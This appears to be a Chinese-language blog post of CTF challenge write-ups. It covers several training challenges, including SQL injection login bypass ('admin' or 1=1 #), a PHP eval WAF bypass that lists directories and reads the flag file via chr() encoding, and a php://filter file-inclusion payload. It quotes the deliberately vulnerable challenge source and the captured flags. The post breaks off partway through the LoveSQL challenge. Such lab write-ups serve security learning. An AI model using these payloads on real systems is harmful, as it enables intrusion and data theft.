


然后访问就可以下载了，打开文件

```
<!DOCTYPE html>
<html>
<head>
    <title>CTFHub 备份文件下载 - bak</title>
</head>
<body>
<?php

// FLAG: ctfhub{c361166e0bc9fc78f43f53489acdc9d828930687}

echo "Flag in index.php source code.";
?>
</body>
</html>
```



[极客大挑战 2019]EasySQL

界面挺帅的，黑色系列。判断一下闭合符号，发现是单引号闭合的字符型注入。



这样的登录框，首先应该想到的是万能密码，先看看能不能登录，如果能登陆再看看有没有有效信息，如果没有信息再进行寻常的注入。
这个是个简单的注入，所以万能密码就可以直接得到flag了


```
admin' or 1=1 #
```





```
flag{a3fe1ac7-493c-4546-9aeb-5a244f6f254c}
```

[极客大挑战 2019]Havefun


查看源码，这个好像没什么难度吧。




直接出来了。



[RoarCTF 2019]Easy Calc





查看源码注释说有waf，然后访问源码中提示的calc.php


```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

这个就是waf的规则了。需要绕过num，

> php的解析规则：当php进行解析的时候，如果变量前面有空格，会去掉前面的空格再解析

所以进行绕过只需要在num前面加上空格就OK了，`num`进行过滤，但是`num`前面加上空格就没有问题了，waf就不会管num之外的东西。
查看目录，使用ascii码绕过


```
? num=1;var_dump(scandir(chr(47)))
```



看到一个flagg的

```
? num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

查看到flag是




方法二：http请求走私


这个看学长总结了，看着有点头大，还是以后基础扎实点了再学这个吧。

[极客大挑战 2019]Secret File


第一步：f12

第二步：点击跳转到另一个页面






中间跳转了，所以需要抓包分析




找到了，然后访问




```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```

可以看出，flag.php可=可能有东西，先访问一下(虽然知道肯定没有结果)




现在再来看上面的那个代码，是PHP伪协议的源代码，这里可以使用PHP伪协议，但是看到有过滤，过滤了带有`tp`的，还有`input、data`找一个没有过滤的伪协议进行解题。选择filter

payload

```
?file=php://filter/convert.base64-encode/resource=flag.php
```

base64解码，



ha,这个结果出乎意料，试了几次发现解码问题

[极客大挑战 2019]LoveSQL


post类型表单注入，先尝试万能密码

```
admin' or 1=1#
```

可以看出是字符型注入，单引号闭合，接下来可以查询列数

